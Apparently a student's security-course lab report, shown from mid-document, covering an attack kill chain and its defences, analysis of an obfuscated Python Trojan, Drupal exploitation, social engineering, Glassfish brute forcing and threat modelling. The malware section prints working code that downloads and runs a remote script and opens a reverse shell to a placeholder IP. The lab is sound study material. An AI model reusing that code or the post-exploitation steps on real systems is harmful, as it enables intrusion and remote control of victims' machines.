5. **Scout for More Targets:** Employ scanning tools to find other vulnerable systems within or associated with the initial target's network.

6. **Establish Command & Control (C2):** Create a channel for remote command execution, updates, or data transfer with the compromised system.

7. **Cover Tracks:** Clear logs, erase command histories, and use other methods to reduce detection likelihood.

8. **Deploy Malware:** Depending on the objective, introduce malware such as ransomware, key-loggers, or Trojans to fulfill specific agendas.

9. **Monetize the Attack:** Profit from the breach by selling system access, employing the system for crypto-mining, or leveraging stolen data.

4.6.2 As an operator, what would you do to counteract?

1. **Detection:** Implement intrusion detection systems (IDS) and intrusion prevention systems (IPS) to detect and thwart suspicious activities.

2. **Incident Response:** Mobilize an incident response team to evaluate the breach, comprehend its scope, and devise a recovery strategy.

3. **Isolate Affected Systems:** Sever the network connection of compromised systems to inhibit further lateral movement or data theft.

4. **Backup & Restore:** Utilize clean backups to restore systems to their pre-compromise state.

5. **Patch & Update:** Update all systems with the latest security patches, focusing on those compromised.

6. **Password Reset:** Mandate password changes for all users, especially those with breached accounts.

7. **Log Analysis:** Scrutinize logs to trace the intruder's activities, entry methods, and impacted data.

8. **Enhance Monitoring:** Intensify monitoring efforts to spot any recurrence of the attacker or other anomalous activities.

9. **User Training:** Conduct training for users to aid in the recognition and reporting of suspicious actions or phishing schemes.

10. **Regular Audits:** Perform consistent security audits and vulnerability scans to uncover and address potential vulnerabilities.

11. **Network Segmentation:** Segregate crucial assets from the general network to impede lateral attacks.

12. **Engage External Experts:** In cases of severe breaches, consider hiring external cybersecurity professionals for comprehensive analysis and advice.

4.7 Obfuscated Malware

4.7.1 Task 1 - Take your time to look at the code. Is it readable?

Given the current state of the script, it's not immediately readable since it's obfuscated using Base64 encoding.

4.7.2 **Task 2 - The script is Base64 encoded charset UTF-8. You need to decode the python script by copying the "jibberish" text that is between the quotes for the payload variable. You can use, e.g., base64encode.net or any Base64 decoder that you find online.**

```python
def scan():
    print('\n')
    doscan = raw_input("Begin scanning a specific IP and Port? (y/n): ")
    while doscan=='y':
        ip = raw_input("Enter the ip: ")
        port = input("Enter the port: ")
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        if s.connect_ex((ip, port)): print "Port", port, "is closed"
        else: print "Port", port, "is open"
        print('\n')
        doscan = raw_input("Scan another IP and Port? (y/n):")

def resetScanner():
    print('\n')
    print "..... Reseting scanner - Please wait...."
    i = 1
    urllib.urlretrieve('http://101.111.10.999/test.py','py1.py')
    while i < 3:
        urllib.urlretrieve('http://101.111.10.999/test.txt','filename.txt'*i)
        i += 1
    if os.path.exists('py1.py'):
        os.system('python py1.py')
    if os.path.exists('filename.txt'):
        f = open("filename.txt", "a")
        f.write("\n Leave this file here! \n")
        f.close()

def reverseShell():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("777.888.99.000",1234))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    p=subprocess.call(["/bin/sh","-i"])
    s.close()
    # to connect back use netcat listener on the specified port: nc -l 1234 or nc -lvp 8888
    # If you run this in Kali, then make sure to have the port open already and waiting to catch the connection.
    # to make it executable, run the following command: chmod 744 scanS.py

def cleanup():
    resetScanner()
    reverseShell()
    os.remove('py1.py')
    print "Cleanup done"

# Call scanner
scan()
cleanup()
```

Figure 18: python script

4.7.3 **Task 3 - What does the code do? Is it a malicious software and if so how wouldyou classify it?**

- The **scan function** is legitimate and performs as indicated by the script's title, it assesses whether specific ports on an IP address are open or closed.

- The **resetScanner function** attempts to download and execute a Python file from a specific IP address, which is likely malicious or a placeholder for this exercise. It also repeatedly tries to fetch a text file, appending its contents if the file already exists.

29

- The **reverseShell function** is decidedly malicious. It aims to establish a reverse shell connection to an IP address (777.888.99.000) on port 1234. This function could allow an attacker to access the host machine where the script is executed.

- The **cleanup function** invokes both resetScanner and reverseShell before deleting a file named *py1.py*.

Given these functionalities, I would say its malicious. It serves as a combination of a Port Scanner and a Reverse Shell, hitting the description of a *Trojan Horse*.

5 Exercise 05: Drupal

5.1 Background

5.1.1 Which vulnerabilities do you think can be used? Pick two potential vulnerabilitiesand describe them in terms of why you picked them, i.e., date and exploit effect.

For Exercise 5 on Drupal, I would focus on the drupal_coder_exec and drupal_drupageddon vulnerabilities. These vulnerabilities stand out due to their high exploitability rankings which for both of them are excellent.

The drupal_drupageddon vulnerability presents a significant risk due to its nature as a SQL injection exploit. Given that Drupal is a Content Management System (CMS), the potential impact of this exploit is substantial. CMSs typically store user-generated content pages in databases that are rendered on websites. Thus, a successful SQL injection attack could grant attackers access to extensive website data. The severity of this vulnerability is reflected in its nickname, "drupageddon," indicating the widespread problems it caused when exploited.

Also the drupal_coder_exec vulnerability is particularly concerning because it stems from a third party plugin. This aspect implies limited control by Drupal over the vulnerability, as opposed to an in-house developed component. The critical nature of this exploit lies in its capability for arbitrary code execution, offering a potent gateway for malicious actors to penetrate deeper into Drupal's server infrastructure.

Both vulnerabilities highlight critical security challenges in Drupal's system, especially considering their potential impacts and the nature of the weaknesses they exploit.

5.1.2 For the rest of the tutorial, we will use the vulnerability dubbed *drupageddon*. What is the underlying vulnerability?

The underlying vulnerability is an SQL injection vulnerability.

5.1.3 What is so severe about the issue?

Drupal operates as a Content Management System (CMS), where website content is stored in databases. Consequently, this setup permits a malicious actor to potentially access the entirety of these databases without proper authorization.

5.2 Post-Exploitation

5.2.1 What are possible activities/aims for the post-exploitation phase?

Having gained access to the machine, the first step is to secure the gotton access by establishing or compromising a user account. This allows for continuous server access, enabling us to collect extensive information about the target system. Additionally, we aim to elevate our privileges on the machine, further broadening our capability to acquire more detailed information.

5.2.2 Write out the list in the file that has the "User Accounts"?

root	daemon	bin	sys
sync	games	man	lp
mail	news	uucp	proxy
www-data	backup	list	irc
gnats	nobody	libuuid	syslog
messagebus	sshd	statd	vagrant
dirmngr	leia_organa	luke_skywalker	han_solo
artoo_detoo	c_three_pio	ben_kenobi	darth_vader
anakin_skywalker	jarjar_binks	lando_calrissian	boba_fett
jabba_hutt	greedo	chewbacca	kylo_ren
mysql	avahi	colord	

5.2.3 How does having a list of user names help?

Possessing a list of usernames makes the execution of brute force attacks easier by reducing the number of unknowns to guess. Additionally, this list can be utilized in phishing campaigns, leveraging the available information to enhance the appearance of legitimacy. In scenarios where users may have reused their usernames, and possibly passwords, across multiple sites, checking against known password databases could reveal credentials that might grant access to the targeted website or system.

5.2.4 What do the excellent post exploitation scripts for linux offer?

The advanced post exploitation scripts for Linux provide a wealth of system information, including details on system versions, directories, and usernames. Additionally, they offer capabilities for establishing persistent access through various backdoor mechanisms and other functionalities.

5.3 Reflection

5.3.1 What is the main issue with the web server? How did it help selecting potentialexploits?

The primary concern with the web server is its exposed directory listing. This vulnerability not only enables the precise location of Drupal files to be visible but also gives access to Drupal via the drupal_drupageddon exploit. Such access highly aids in compromising the host machine.

5.3.2 When opening the drupal web page, you are greeted by a warning. Do you thinkthis is good practice? Why or why not?


Figure 19: warning

Displaying a warning like this when going to the Drupal web page is not the best idea. Such warnings could reveal details about the applications configuration, which could guiding an attacker to exploit existing security vulnerabilities. Also, these warnings indicate possible misconfigurations

in the Drupal server, which could suggest the presence of additional security weaknesses that might be exploited. Its important for security to hide these messages from public view to prevent disclosing sensitive information.

5.3.3 Given a more restrictive web server configuration, finding the relevant information wouldnt have been that easy. Please check dirbuster, to be found in the "Web Appli-cation Analysis" menu. How could this tool help you finding information? Try it outon the Ubuntu metasploitable VM. Use/ usr/ share/ dirbuster/ wordlists/ directory-list-2.3-medium.txtas dictionary.

DirBuster is a tool designed to discover directories and files on a target server. By conducting a brute force attack, it will attempt various directory names, sending multiple requests to uncover what directories exist on the server.

Figure 20: DirBuster App

This process results in a report detailing the servers directory structure. For instance, to investigate the contents of a previously identified '/drupal' directory, DirBuster can be configured to focus its search within this specific path. The outcome of such an operation provides insights into potential entry points and the overall structure of the server, which is important for further penetration testing or security assessments.

```
4  ──────────────────────────────────────
5
6 http://192.168.65.4:80
7  ──────────────────────────────────────
8 Directories found during testing:
9
10 Dirs found with a 200 response:
11
12 /
13 /chat/
14 /uploads/
15 /phpmyadmin/
16 /phpmyadmin/themes/
17 /phpmyadmin/themes/pmahomme/
18 /phpmyadmin/themes/pmahomme/img/
19 /phpmyadmin/js/
20 /phpmyadmin/js/jquery/
21 /phpmyadmin/themes/original/
22 /phpmyadmin/themes/pmahomme/css/
23 /phpmyadmin/themes/pmahomme/jquery/
24 /phpmyadmin/themes/pmahomme/jquery/images/
25 /phpmyadmin/themes/original/css/
26 /phpmyadmin/themes/original/img/
27 /phpmyadmin/themes/original/jquery/
28 /phpmyadmin/themes/original/jquery/images/
29 /phpmyadmin/themes/original/img/pmd/
30 /drupal/
31 /phpmyadmin/setup/
```

Figure 21: DirBuster

5.3.4 How can effective spying with tools likedirbusterbe prevented?

To counteract the effectiveness of tools like DirBuster, several strategies can be employed

- Avoid using predictable or common filenames, choose to do more randomized and obscure naming conventions to make brute force discovery less optimal.

- Employ rate limiting measures to restrict the number of requests a single user can make within a given timeframe, thereby counteracting the rapid request capability of DirBuster.

- Return a 404 status code for sensitive directories and files to give the impression that they do not exist, even if they do, thereby misleading automated scanning tools.

- Implement CAPTCHAs to challenge and filter out automated access attempts, making it difficult for tools like DirBuster to interact with the site without human intervention.

- Utilize firewalls to monitor and potentially block incoming traffic that exhibits patterns typical of directory brute-forcing tools.

- Set up robust monitoring systems with alerts to detect and respond to suspicious activities indicative of scanning attempts.

These methods contribute to a layered defense approach that can reduce the likelihood of successful spying by automated tools aimed at mapping server directories.

5.3.5 This attack didnt get us all the way to root. How would you continue the pentest? What would be your next actions?

The attack did not grant us root privileges, obtaining such access becomes easier once we have control over a user with sudo capabilities. The logical next step is to use the sudo privileges to execute the

sudo passwd root command. This would allow us to set a new password for the root user, which we could use to log in with full root access. This would be the approach I would take to progress the penetration test.

5.3.6 Do you have any specific things in mind you would try to get root access?

When looking for the root access, I would consider exploiting the systems configuration by attempting to change the root password using the *passwd* command. Given the systems apparent misconfiguration, there is a chance that it might permit such an action, thereby granting me full control over the system.

5.3.7 What makes getting a remote shell so powerful?

Getting a remote shell is important due to the ability it grants an attacker to execute commands directly on a target machine. This access can lead to the loose of high amounts of information. Essentially, the attacker can control the system and access most or all the data on the system, thereby maximizing spying capabilities. Also, the remote nature of this access means that it can be conducted from anywhere, often without detection, as many firewalls may not flag the shell's traffic, beliving its for legitimate outgoing connections.

6 Exercise 06: Social Engineering

6.1 Defense

6.1.1 Which technical tools can be used to defend against social engineering attacks and against which?

Various technical tools and strategies can be used to defend against specific types of social engineering attacks.

Email Filtering and Anti-Phishing Tools:

- *Purpose:* Defend against phishing attacks.

- *Examples:* Systems used for detecting and blocking phishing emails. Features include link and attachment scanning.

- *Effectiveness:* Prevents phishing emails from reaching end-users by blocking to or quaranting them, thereby reducing the risk of stolen credentials or malware installation.

Web Content Filtering:

- *Purpose:* Protect against malicious websites used in social engineering.

- *Examples:* Use web filters to block access to malicious websites.

- *Effectiveness:* Prevents users from accessing harmful content, reducing data compromise risks.

Multi-Factor Authentication (MFA):

- *Purpose:* Provide an additional security layer against credential theft.

- *Examples:* Solutions requiring a second verification form.

- *Effectiveness:* Prevents unauthorized access even if passwords are compromised.

Security Awareness Training:

- *Purpose:* Educate users about social engineering tactics.

- *Examples:* Regular training, phishing simulation tools.

- *Effectiveness:* Informs users to recognize and respond appropriately to social engineering tactics.

Endpoint Protection and Response Solutions:

- *Purpose:* Detect and respond to threats bypassing other defenses.

- *Examples:* Advanced solutions like Crowdstrike Falcon or Symantec Endpoint Protection.

- *Effectiveness:* Quickly isolates and mitigates threats, reducing damage from social engineering attacks.

Network Monitoring and Anomaly Detection:

- *Purpose:* Identify unusual network activities indicating potential breaches.

- *Examples:* Tools like Splunk or Wireshark for monitoring network traffic.

- *Effectiveness:* Detects unusual network patterns, providing early warnings.

6.1.2 Give examples on how you, as IT-experts, can either stop or mitigate SocialEngineering.

As IT experts, combining these technical measures listed above with a culture of security awareness is important for prevention social engineering attacks. Regular training and robust technical defenses address both human and technological security aspects.

6.2 Experiment: Attack & Defence

6.2.1 Attack

Based on DAN's personality traits, we can hypothesize that he is sociable, trusting, well-organized, emotional, and curious. This makes him vulnerable to social engineering attacks like phishing or pretexting. A tailored attack could involve:

- **Phishing Emails:** Given his high level of Extraversion, DAN is likely to engage with emails, especially those that appear to come from within his social circle or professional network.

- **Pretexting:** DAN's Agreeableness suggests he may be more willing to help someone who appears to be in need, making him a prime target for pretexting attacks.

- **Impersonation:** His conscientious nature might be exploited by an attacker posing as an authority figure requiring urgent action on his part.

The attack should be crafted to appear legitimate and urgent, playing on DAN's emotional and conscientious traits to prompt immediate action.

6.2.2 Defence

To protect DAN against social engineering attacks, the following defensive strategies will be incorporated into his cybersecurity training:

- **Critical Thinking:** Teach DAN to be critical of requests for information, especially if they play on his emotions or sense of urgency.

- **Verification Processes:** Teach DAN the habit of verifying the identity of individuals requesting sensitive information, leveraging his Conscientiousness.

- **Privacy Awareness:** Educate DAN on the value of his personal information and the importance of privacy settings, appealing to his sense of responsibility.

The course will be interactive and engaging, using real world examples to illustrate the risks and the necessary preventative actions, after the course is done, they should try and attack him in a testing sense and see if he has learned the course the important lessons.

7 Exercise 07: Brute Forcing Glassfish

7.1 What does https actually provide protection for?

HTTPS provides website authentication, data privacy, and integrity by encrypting communications between client and server. This protects against eavesdropping, tampering, and man-in-the-middle attacks. HTTPS is crucial over insecure networks and protects sensitive information, even on networks prone to interference.

7.2 Which username/password combination did you find?

After i ran the glassfish i found the following username/password combination. Username: admin Password: sploit

Figure 22: Glassfish

7.3 Discuss which security relevant problems are we testing with a brute force attack?

When we are testing with a brute force attack, we are looking for any poor configuration, easy to break / weak passwords and any lack of multi-factor-authentication (MFA) within the system. We are also looking for any external ip addresses being allowed to sign in, and if they are allowing many login attempts or not.

7.4 Discuss what would be your suggestions to the admin in order to address and mitigatethis issue?

To strengthen the security against brute-force and dictionary attacks, the admin should implement account lockouts after repeated failed login attempts, adding an email reset after a certain threshold, such as 5 attempts. This measure must be balanced to avoid denial-of-service (DOS) scenarios. Enhancing password policies to require complex passwords will also reduce the efficacy of attacks. Also implementing MFA provides an extra layer of security, even in the event of password leaks, as you also would need the authenticater device or key. Access restrictions based on IP geolocation, or requiring a secure VPN connection for access, can further safeguard against unauthorized attempts to penetrate the organizations systems.

7.5 How is this attack type related to the internet of things, internet routers, and, e.g.,virtual machines?

Brute force attacks the target devices by repeatedly trying to gain access, making virtual machines, IoT devices, and internet routers vulnerable, especially those with default or weak settings. IoT devices often come with factory-set passwords, known and rarely changed by users who may not have a lot of technical know how, making them unsafe. Also routers with default passwords can be directly accessed for malicious purposes. Virtual machines, if configured with standard passwords for convenience, can be remotely exploited. Secure practices such as changing default credentials and

employing complex passwords are important across all devices to mimimiz the risk of brute force attacks.

7.6 Do you know a way in which https could make the connection more secure against thiskind of attack?

HTTPS enhances security by encrypting data during transmission, including login credentials. It does not directly prevent brute force attacks but deters them by securing communication channels, stopping man-in-the-middle attempts, and protecting against the leakage of passwords. The encryption and server authentication aspects of HTTPS make it more challenging for attackers to intercept and use credentials for brute force attacks, thereby mitigating the risk. also it ensures that passwords are not sent in plain text, which is important for preventing the leak of sensitive data.

8 Exercise 08: Threat Modelling

8.1 A simple Data Flow Diagram

Figure 23: Flowdiagram health-app

Using the STRIDE model for security threat modeling, which includes Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege, we assess the following for the given web application architecture:

- **Spoofing:** Attackers could impersonate legitimate users if the Authentication service is compromised.

- **Tampering:** The Data could be altered if the communication between the Backend and Database is not secure.

- **Repudiation:** Without proper logging, malicious actions could be performed without traceability.

- **Information Disclosure:** Sensitive data might be exposed if the Database is not adequately protected.

- **Denial of Service (DoS):** The App could be made unavailable if the Backend or Frontend are overwhelmed with traffic.

- **Elevation of Privilege:** Attackers could gain unauthorized privileges if there are vulnerabilities in the Authentication process.

To ensure robust security, each component should be fortified against these potential threats.

8.2   Updated Flow Diagram & STRIDE

Figure 24: Flowdiagram updated health-app

Component	Threat (STRIDE)	Description
Third-Party Devices	Spoofing	Attackers could impersonate fitness devices to send false data via Bluetooth.
Fitness Data Collection	Eavesdropping	Unsecured Bluetooth transmission could allow interception of fitness metrics.
Data Cleaning	Tampering	Malicious actors may manipulate the data cleaning process to distort fitness metrics.
Data Computation	Repudiation	Without proper logs, computed results could be disputed or inaccurately reported.
Local Data Storage	Information Disclosure	If device security is breached, stored sensitive health data could be exposed.
Cloud Data Storage	Elevation of Privilege	Inadequate access controls may lead to unauthorized data access or modifications.

Table 1: Updated STRIDE Analysis for Fitness Tracker App

This table shows the key areas of concern within the apps system that should be addressed to maintain robust security.

9 Exercise 09: Intrusion Detection

9.1 Short discussion:Use case of the presented options

Reflecting on the information gathering methods of the presented solutions, its clear that their effectiveness in a security strategy is as varied as their approaches.

Logcheck automates the filtration of server logs, vital for highlighting security incidents amidst voluminous log data.

Extended firewall logging serves as a watchful eye on network ingress and egress, yet without refined filtering, critical signals may be lost in the noise.

SSHGuard offers automated defense against SSH-related threats, but its reliance on IP-based blocking can be circumvented via IP spoofing techniques.

Suricata takes a broader stroke by inspecting real-time network traffic against predefined rules, ideal for complex environments but demanding in terms of configuration and resource allocation.

The advantages of these tools is in their automation and specificity, while the disadvantages comes from potential over reliance on them without considering evasive tactics employed by smart attackers. In a large can complex security strategy, these tools should be layered, with each addressing specific vulnerabilities and collectively providing a more complete security solution than one standalone solution.